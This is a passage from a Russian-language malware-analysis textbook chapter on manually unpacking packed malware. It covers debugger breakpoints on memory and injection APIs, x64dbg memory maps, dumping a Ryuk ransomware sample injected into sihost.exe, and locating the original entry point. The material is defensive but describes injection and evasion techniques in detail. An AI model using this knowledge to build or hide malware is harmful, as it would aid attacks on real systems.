


Рис. 17.19. Новая область памяти в окне Dump x64dbg

Если продолжить запускать код клавишей F9, наблюдая за окном Dump, можно увидеть что-нибудь интересное, например заголовок MZ, который может принадлежать распакованной полезной нагрузке, как на рис. 17.20.




Рис. 17.20. Просмотр распакованного кода в выделенной памяти

Этот файл можно извлечь из памяти, выделив в представлении дампа начало заголовка, от буквы M в `MZ`, и остальную часть области памяти, щёлкнув правой кнопкой и выбрав Binary > Save to File. Затем файл можно исследовать средством просмотра PE в поисках признаков успешной распаковки, например открытых строк и импортов.

Помните, что функции `VirtualAlloc` и `VirtualAllocEx` далее вызывают низкоуровневую функцию API `NtAllocateVirtualMemory`. Скрытная вредоносная программа может вызвать `NtAllocateVirtualMemory` напрямую, не используя `VirtualAlloc`. В подобных ситуациях помогает точка останова на `NtAllocateVirtualMemory`.

HeapAlloc и malloc

Иногда при выделении памяти вредоносная программа вызывает `HeapAlloc` вместо `VirtualAlloc`. `HeapAlloc` отличается от `VirtualAlloc` двумя особенностями: выделяет память в куче программы, а не в стеке, и является API более высокого уровня, иногда впоследствии вызывающим `VirtualAlloc`. Поэтому чаще точку останова устанавливают на `VirtualAlloc`, но можно попробовать и `HeapAlloc`.

Функция C `malloc` также выделяет память сходно с `HeapAlloc`. Фактически `malloc` обычно вызывает `HeapAlloc`, а в некоторых случаях `VirtualAlloc`. Вредоносные программы обращаются к `malloc` реже, но это может происходить, если программа написана на C либо пытается уклониться от анализа или скрыть действия, поскольку аналитики могут уделять `malloc` меньше внимания. В таких сценариях полезна точка останова на `malloc`.

Освобождение памяти

Функции `VirtualFree`, её парная функция `VirtualFreeEx` и `HeapFree` применяются Windows для освобождения области памяти после использования. Во время распаковки после выделения памяти для распакованного кода и его выполнения вредоносной программе, скорее всего, потребуется очистка. Подобно точкам останова на `VirtualAlloc` и `HeapAlloc`, точки на `VirtualFree`, `VirtualFreeEx` или `HeapFree` позволяют перехватить распакованный вредоносный код до освобождения его памяти. Возможно, вам повезёт обнаружить в одной из областей распакованный исполняемый файл, который затем можно извлечь для дальнейшего анализа.

VirtualProtect

`VirtualProtect` и парная функция `VirtualProtectEx` также подходят для наблюдения за распакованным кодом. На этапе распаковки после выделения памяти вредоносная программа должна назначить ей защиту. Защита определяет, что программа может делать с областью: записывать, читать, выполнять либо всё перечисленное. Параметр защиты памяти передаётся функции `VirtualProtect` при вызове, как показано в IDA Pro на рис. 17.21.

```
push    eax             ; lpflOldProtect
push    40h ; '@'       ; flNewProtect
push    ecx             ; dwSize
push    esi             ; lpAddress
call    ebp ; VirtualProtect
```

Рис. 17.21. Вызов вредоносной программой VirtualProtect в IDA Pro

На снимке параметр `flNewProtect` представляет новую защиту, здесь `0x40`, или `PAGE_EXECUTE_READWRITE`, которая будет применена к области памяти, указанной `lpAddress`. Также важен параметр `dwSize`, задающий размер области, получающей новый класс защиты.

Установка точек останова на `VirtualProtect` и `VirtualProtectEx` и наблюдение за областями, помечаемыми как исполняемые, помогают перехватить вредоносный код, который вскоре будет выполнен. Нередко в одной из таких областей находится распакованный код программы. Затем эту область можно выгрузить из памяти для дальнейшего анализа.

В табл. 17.1 перечислены некоторые важные константы защиты памяти.

Таблица 17.1. Константы защиты памяти

Константа, шестн.	Значение константы	Описание
`0x10`	`PAGE_EXECUTE`	Область теперь допускает только выполнение; запись и чтение приведут к ошибке нарушения доступа.
`0x20`	`PAGE_EXECUTE_READ`	Область теперь допускает выполнение и чтение, но не запись.
`0x40`	`PAGE_EXECUTE_READWRITE`	Область теперь допускает выполнение, чтение и запись.

Подробнее об этих и других значениях см. на странице "Memory Protection Constants" документации Microsoft: learn.microsoft.com.

Важно отметить, что `VirtualProtect` и `VirtualProtectEx` далее вызывают низкоуровневую функцию API `NtProtectVirtualMemory`. Иногда хитрые образцы вызывают `NtProtectVirtualMemory` напрямую, обходя обычный вызов `VirtualProtect` и тем самым аналитиков, которые следят только за ним. В таком случае полезно установить точку останова непосредственно на `NtProtectVirtualMemory`.

При использовании точек останова на функциях семейства `VirtualProtect` вместо программных бывает полезно устанавливать аппаратные точки на изменяемую область памяти. Как обсуждалось

в главе 3, аппаратные точки останова устойчивее, поэтому уклоняющейся вредоносной программе труднее удалить их для обхода анализа. Мы вернёмся к этому в разделе "Аппаратные точки останова на выделенной памяти" на странице 365 оригинала.

Исследование памяти во время выполнения

Ещё один полезный общий метод распаковки вредоносных программ состоит в исследовании областей памяти внутри отладчика, особенно областей с назначенной защитой выполнения. Они могут указывать на присутствие исполняемого кода. Чтобы сделать это в отладчике, в случае автора x64dbg, выберите Memory Map в верхней части окна. Результат должен быть похож на рис. 17.22.

Address	Size	Info	Content	Type	Protection
00010000	00010000			MAP	-RW--
00020000	00007000			PRV	ERW--
00030000	00001000			PRV	-RW--
00040000	00001000			IMG	-R---
00050000	00039000	Reserved		PRV	
00089000	00007000			PRV	-RW-G
00090000	000FB000	Reserved		PRV	
0018B000	00005000	Thread 850 Stack		PRV	-RW-G
00190000	00004000			MAP	-R---
001A0000	00001000			MAP	-R---
001B0000	00001000			PRV	-RW--
001C0000	00001000			PRV	-RW--
001D0000	00007000			MAP	-R---
001E0000	00002000			MAP	-RW--
001F0000	00001000	\Device\HarddiskVolume2\Windows\S		MAP	-R---
00200000	00001000			MAP	-RW--
00210000	00002000			MAP	-R---
00220000	00007000			PRV	-RW--
00227000	00079000	Reserved (00220000)		PRV	
002A0000	00001000			MAP	-R---
002B0000	00002000			MAP	-R---
002C0000	00039000	Reserved		PRV	
002F9000	00007000			PRV	-RW-G
00300000	00036000			PRV	-RW--
00336000	000CA000	Reserved (00300000)		PRV	
00400000	00001000	agent.exe		IMG	-R---
00401000	00007000	".text"	Executable code	IMG	ER---
00408000	00002000	".rdata"	Read-only initialized data	IMG	-R---
0040A000	0001B000	".data"	Initialized data	IMG	-RW--
00425000	00008000	".ndata"		IMG	-RW--
0042D000	00001000	".rsrc"	Resources	IMG	-R---
00430000	00067000	\Device\HarddiskVolume2\Windows\S		MAP	-R---
004A0000	00001000			MAP	-R---
004B0000	00005000			PRV	ERW-G
004C0000	00027000	\Device\HarddiskVolume2\Users\Asp		MAP	-R---
004F0000	00001000			MAP	-RW--
00500000	00004000			PRV	-RW--

Рис. 17.22. Просмотр карты памяти в x64dbg

На этой карте несколько областей помечены как исполняемые. Список можно отсортировать, просто щёлкнув заголовок столбца Protection. Обнаружив такую область, её можно выгрузить, щёлкнув адрес правой кнопкой и выбрав Dump Memory to File, либо подробнее исследовать в окне Dump командой Follow in Dump. Также область можно открыть в дизассемблере, что полезно, если содержащиеся в ней данные кажутся кодом. Дизассемблер отладчика поможет быстро увидеть дизассемблированный код. Для этого щёлкните адрес правой кнопкой и выберите Follow in Disassembler.

Следует обращать внимание на несколько ключевых признаков.

• **Области памяти с E (Executable) в столбце Protection.** Это указывает на наличие исполняемого кода. Приоритет следует отдавать областям с классом защиты ERW (Execute-Read-Write): во многих случаях вредоносная программа назначает такую защиту памяти непосредственно перед выполнением распакованной полезной нагрузки. Учтите, что в некоторых отладчиках и редакторах памяти этот класс называется RWX (Read-Write-Executable).

• **Области с типом памяти PRV.** Этот тип виден в столбце Type. PRV является отличным кандидатом для поиска распакованного кода.

• **Области без значений в столбцах Info и Content.** Если поля заполнены, область, скорее всего, связана с самим исполняемым файлом вредоносной программы, то есть упакованной версией, а не с распакованным кодом. Область, выделенная на рис. 17.22, является первоочередным кандидатом для более тщательного исследования.
• **Большой размер данных, указанный в столбце Size.** Значительная область памяти, например 30 000 байт, может указывать на распакованный исполняемый файл. Однако это верно не всегда, поскольку меньшие области могут содержать небольшие фрагменты вредоносного кода, например шелл-код.
• **Любые области памяти, содержащие PE-заголовок.** Полезно выполнить сканирование строк памяти по `MZ` или `This program`. В x64dbg щёлкните правой кнопкой область Memory Map и выберите Find Pattern. Введите нужную строку поиска, например `This program`, в поле ASCII и нажмите OK. Будут проверены все области памяти. Обнаружив в одной из них PE-заголовок, внимательно исследуйте её: это может быть распакованная полезная нагрузка вредоносной программы, но учитывайте следующий пункт.
• **Адреса ниже диапазона 0x7.** Адреса памяти, начинающиеся с `0x7`, например `0x77300000`, обычно связаны с законными DLL Windows, отображёнными в адресное пространство процесса вредоносной программы, поэтому этой области стоит уделять меньше внимания. Слово "обычно" важно, поскольку вредоносная программа может загрузить код и туда, хотя это встречается реже. В первую очередь сосредоточьтесь на адресах ниже диапазона `0x7`. Для 64-разрядной вредоносной программы это адреса ниже `0x700000000000`.

Аппаратные точки останова на выделенной памяти

Как обсуждалось в главе 3, большинство современных отладчиков предлагают программные и аппаратные точки останова. В большинстве случаев достаточно программных, например для остановки на конкретной инструкции процессора или вызове API. Однако аппаратные точки также полезны при прослеживании распаковки, поскольку их можно устанавливать непосредственно на области памяти. Когда образец вызывает такую функцию выделения, как `VirtualAlloc`, аппаратная точка на новой области помогает перехватить выполнение распакованного кода.

Для этого в x64dbg найдите интересующую область, например только что выделенную посредством `VirtualAlloc`, откройте память в зоне Dump, щёлкните правой кнопкой и выберите Breakpoint > Hardware, Write. Так создаётся постоянная аппаратная точка останова, которая приостановит вредоносную программу, когда в эту область будут записаны код или данные. После записи кода можно установить Hardware, Execute, чтобы перехватить его выполнение. Учтите, что с той же целью здесь можно применять и точки останова на память.

Недостатки прослеживания операций с памятью

Точки останова на функциях управления памятью могут эффективно помогать следить за распаковкой, но у них есть недостатки. Во-первых, поскольку такие функции часто применяются как в законных, так и в незаконных целях, они создают много шума. Нередко образец выполняет тысячи функций управления памятью, поэтому точки останова могут постоянно приостанавливать отладчик, создавая слишком большой объём для исследования. В таком случае лучше согласовать анализ с созданием процессов и внедрением кода, как будет показано далее. Либо можно просто изменить тактику: сосредоточиться на одной функции операции с памятью, например `VirtualAlloc` или `VirtualProtect`, вместо всех перечисленных в главе.

Во-вторых, точки останова на памяти могут вызывать непредусмотренные последствия во время выполнения вредоносной программы, обычно исключения и аварийные завершения. Программа

может воспользоваться этим, реализовав специальные защитные и уклоняющиеся методы, как обсуждалось в главе 10; ближе к концу этой главы мы кратко вернёмся к ним.

Наблюдение за внедрением в процессы

После распаковки вредоносного кода упаковщики должны записать его в память. Код может записываться в адресное пространство собственного процесса, то есть внедряться в себя, либо внедряться в созданный дочерний или другой процесс-жертву на узле. Это критически важная часть распаковки, за которой необходимо следить. Как уже отмечалось, запуск образца в песочнице всегда является хорошим первым шагом, особенно при ручной распаковке. Многие песочницы прекрасно показывают, как вредоносная программа выполняет внедрение; эти сведения помогают решить, где установить точки останова при динамической распаковке.

Для иллюстрации на рис. 17.23 показаны результаты отправки подозрительного образца в песочницу Hybrid Analysis.




Рис. 17.23. Поведение образца вредоносной программы в песочнице Hybrid Analysis

Видно, что образец создаёт дочерний процесс `svchost.exe`, который, по-видимому, запускается по пути `C:\system32\svchost.exe`. Это говорит о том, что программа может распаковывать полезную нагрузку и внедрять её в легитимный исполняемый файл Windows `svchost.exe` из каталога `system32`. Для ручной распаковки в отладчике хорошим первым шагом будет установка точек останова на функциях, предположительно используемых этим методом. Например, для запуска `svchost.exe` программа, вероятно, вызовет `CreateProcess` или `CreateProcessInternal`. Затем она может вызвать `WriteProcessMemory`, записывая вредоносный код в целевой процесс. Наконец, для выполнения кода в контексте `svchost.exe` она может обратиться к такой функции, как `ResumeThread`. Точки останова на каждой из этих функций помогут перехватить полезную нагрузку в распакованном состоянии и извлечь её из памяти для дальнейшего анализа. Все эти функции описаны в главе 12, поэтому не должны быть для вас совершенно новыми. Рассмотрим распаковку на основе внедрения на практике.

> **ПРИМЕЧАНИЕ.** Необходимый для повторения примера файл можно найти в VirusTotal или MalShare по хешу SHA256: `cfb959cc29e728cd0dc6d6f45bcd893fc91cad6f465720d63c5143001e63e705`.

Исследуемый образец, вариант семейства программ-вымогателей Ryuk, применяет метод внедрения, который получает дескриптор процесса (`OpenProcess`), выделяет память внутри него (`VirtualAllocEx`), записывает распакованный код в процесс-жертву (`WriteProcessMemory`) и наконец выполняет вредоносный код (`CreateRemoteThread`). `CreateRemoteThread` особенно полезна при распаковке, поскольку к моменту её вызова код уже полностью распакован и готов к выполнению.

Загрузите образец в выбранный отладчик, в случае автора x64dbg, и установите точку останова на `CreateRemoteThread`. Затем запустите вредоносную программу до срабатывания этой точки, как показано на рис. 17.24.




Рис. 17.24. Вызов вредоносной программой CreateRemoteThread для внедрения в процесс

`CreateRemoteThread` принимает несколько аргументов, один из которых является дескриптором процесса, куда был записан вредоносный код и где он сейчас будет выполнен. Поскольку данный образец 64-разрядный, параметр `CreateRemoteThread` находится в регистре RCX, как на рис. 17.25. В 32-разрядном образце значение располагалось бы в стеке.



Рис. 17.25. Исследование 64-разрядных регистров процессора

В случае автора значение дескриптора равно `0x1A8`. Сопоставив его со списком на вкладке Handles x64dbg, можно увидеть связь с идентификатором процесса 2924, которым на виртуальной машине автора является системный процесс `sihost.exe`, как показано на рис. 17.26. Учтите, что данные вкладки Handles, возможно, потребуется обновить клавишей F5.



Рис. 17.26. Список дескрипторов в x64dbg

Чтобы найти внедрённый распакованный вредоносный код, который сейчас будет выполнен, необходимо обнаружить содержащую его область памяти процесса `sihost.exe`. Запустите ещё один экземпляр отладчика, выберите File > Attach и присоединитесь к `sihost.exe` из списка процессов.

После присоединения найдите подозрительную область на вкладке Memory Map. Она будет иметь защиту ERW (Execute-Read-Write) и частный тип памяти PRV. Такая область показана на рис. 17.27.




Рис. 17.27. Предположительно внедрённый код на карте памяти

Чтобы проверить, содержит ли область распакованный исполняемый файл, щёлкните её правой кнопкой и выберите Follow in Dump. На рис. 17.28 видно, что в этой области действительно находится исполняемый код.




Рис. 17.28. Распакованный исполняемый файл в памяти

Чтобы подтвердить, что это действительно распакованный вредоносный код, выгрузим его на диск: на вкладке Memory Map щёлкните целевую область правой кнопкой и выберите Dump Memory to File, а затем откройте файл в средстве просмотра PE, например PEStudio. На рис. 17.29 вкладка Strings PEStudio показывает несколько интересных вещей.



Рис. 17.29. Строки выгруженного распакованного кода в PEStudio

Среди изобличающих строк есть команды, в частности команды `cmd.exe`, пытающиеся удалить резервные файлы с узла, и ключи реестра, которые могут относиться к закреплению в системе (`/C REG...`). При сравнении этих строк с исходным файлом образца видны резкие различия, как на рис. 17.30.



Рис. 17.30. Строки исходной упакованной вредоносной программы

Замечаете различия на рис. 17.30? Многие строки из распакованного кода отсутствуют. Таким образом, сравнение строк распакованного файла со строками исходной упакованной программы является эффективным способом подтвердить успешность распаковки.

Однако простой просмотр строк имеет ограничения. Для дальнейшего анализа распакованного кода, например в дизассемблере, скорее всего, потребуется восстановить и правильно выровнять выгруженный код; это будет рассмотрено вскоре.

Трассировка внедрения в процессы посредством API Monitor

Трассировка, представленная в главе 3, является эффективным методом не только наблюдения за вызовами функций вредоносной программы, но и её распаковки. На рис. 17.31 показан образец в API Monitor. Видно, как программа выполняет внедрение в процесс и применяет несколько уже знакомых по этой главе функций.




Рис. 17.31. Просмотр внедрения в процесс в API Monitor

Создав новый процесс посредством `CreateProcessA` и выделив в нём область памяти через `VirtualAllocEx`, образец применяет `WriteProcessMemory`, чтобы записать код в новую область, как показано на рис. 17.32. Если выбрать функцию `WriteProcessMemory` в API Monitor и исследовать окно Hex Buffer, обнаружится интересное: заголовок MZ. Он говорит о том, что вредоносная программа записала в память исполняемый файл, который можно скопировать и выгрузить из API Monitor.




Рис. 17.32. Просмотр внедрения в процесс посредством WriteProcessMemory в API Monitor

Инструменты трассировки API вроде API Monitor являются прекрасным дополнением к набору средств прослеживания внедрения в процессы и перехвата вредоносной программы в ходе распаковки.

Загрузка библиотек и разрешение адресов

Ранее вы узнали, что заглушка распаковки, скорее всего, динамически разрешает необходимые функции посредством `LoadLibrary` и `GetProcAddress`. Поскольку они вызываются до того, как программа сможет выполнять вредоносные действия, эти функции являются отличными отправными точками для выхода к распакованной полезной нагрузке.

Загрузив упакованный исполняемый файл в отладчик, просто установите точки останова на `LoadLibrary` и `GetProcAddress` и запустите код клавишей F9. При желании можно поставить точку только на `GetProcAddress`, пропустив все операции `LoadLibrary`. Первой, скорее всего, сработает точка `LoadLibrary`, отвечающей за импорт соответствующей DLL, после чего `GetProcAddress`

получит адреса конкретных экспортируемых из DLL функций, которые хочет выполнить вредоносная программа. Если продолжать выполнение до разрешения всех адресов, именно в этот момент программа может оказаться распакованной в памяти и готовой к запуску полезной нагрузки и вредоносных возможностей.

Отсюда можно либо выгрузить процесс из памяти, где, будем надеяться, находится распакованный исполняемый файл, либо попытаться найти OEP.

Поиск OEP

Поскольку после распаковки полезной нагрузки все упаковщики в конечном счёте передают поток управления OEP вредоносной программы, поиск OEP является одним из лучших и самых чистых методов распаковки. Под "чистым" имеется в виду, что выгрузка распакованной программы в OEP часто даёт исполняемый файл, наиболее похожий на исходный образец до упаковки. Разберём, как найти OEP.

Поиск процедуры расшифрования

Чтобы лучше понять процедуру распаковки, которую программа пройдёт после запуска, полезно уметь находить в упакованном образце процедуры расшифрования и декомпрессии. В главе 16 описывался поиск процедур расшифрования во вредоносных программах; с упаковщиками процесс почти такой же. Искать их можно в отладчике во время отладки упакованного образца или в дизассемблере вроде IDA Pro.

Есть несколько ключевых признаков возможных процедур расшифрования и декомпрессии. Во-первых, вероятно, будут многократно выполняться ассемблерные инструкции сдвига, например `xor`, `or`, `shl`, `shr` и другие. Также может встретиться множество математических инструкций: `add`, `sub`, `mul`, `imul` и `div`. Наконец, будут циклы, указывающие на многократные итерации расшифрования или декомпрессии. Пример процедуры распаковки в заглушке может выглядеть так:

```
--snip--
movzx edx, byte ptr [ecx]
shr edx, 2
shl esi, 6
lea esi, [edx+esi+701h]
mov edi, eax
sub edi, esi
mov dl, [edi]
mov [eax], dl
mov dl, [edi+1]
mov [eax+1], dl
mov dl, [edi+2]
inc ecx
mov [eax+2], dl
add eax, 3
--snip--
```

В этом коде можно заметить инструкции `shr`, `shl`, `sub` и `add`, каждая из которых указывает, что блок изменяет данные. Обратите внимание и на инструкции перемещения `movzx` и `mov`, свидетельствующие о перекладывании данных. По этим признакам можно предположить, что блок загружает зашифрованные, упакованные данные и расшифровывает, распаковывает, их. Но для уверенности найдём хвостовой переход.

Поиск хвостового перехода

Хвостовой переход, как упоминалось ранее, находится в конце заглушки распаковки и направляет поток управления к только что распакованному коду, точнее к OEP. Поиск этой инструкции помогает определить место начала выполнения распакованного кода и является полезным методом распаковки. Поскольку хвостовой переход расположен в конце процедуры распаковки, он, вероятно, идёт непосредственно после только что найденных процедур декомпрессии и расшифрования. Проще всего искать его в таком дизассемблере, как IDA Pro. Он должен выглядеть примерно как на рис. 17.33.




Рис. 17.33. Хвостовой переход упакованной вредоносной программы в IDA Pro

На снимке в верхней части блока кода есть три стрелки, означающие, что сюда переходят другие блоки процедуры распаковки. Также имеется инструкция `call`, за которой следует `jmp`. Обе ссылаются на динамические положения, обратите внимание на регистры процессора, а не на статический адрес, что является ещё одним хорошим признаком того, что одна из них представляет хвостовой переход. Но поскольку вредоносная программа может выполнить `call` вместо `jmp`, какая именно инструкция является хвостовым переходом? Чтобы ответить, вероятно, придётся загрузить образец в отладчик, установить точки останова на адресах этих инструкций и посмотреть, что произойдёт, либо потратить больше времени на статический анализ кода заглушки. Одна из них ведёт к OEP, где программа уже распакована и начинает выполнять код полезной нагрузки.

> **ПРИМЕЧАНИЕ.** Возможно, вы заметили сообщение `sp-analysis failed` в выделенной последней строке кода на рис. 17.33. Так IDA сообщает, что не смогла дизассемблировать оставшийся код, вероятно потому, что он разрешается динамически после распаковки и статически отсутствует в двоичном файле. Это ещё один хороший признак упакованного

кода и заглушки распаковки.

Автоматический поиск OEP

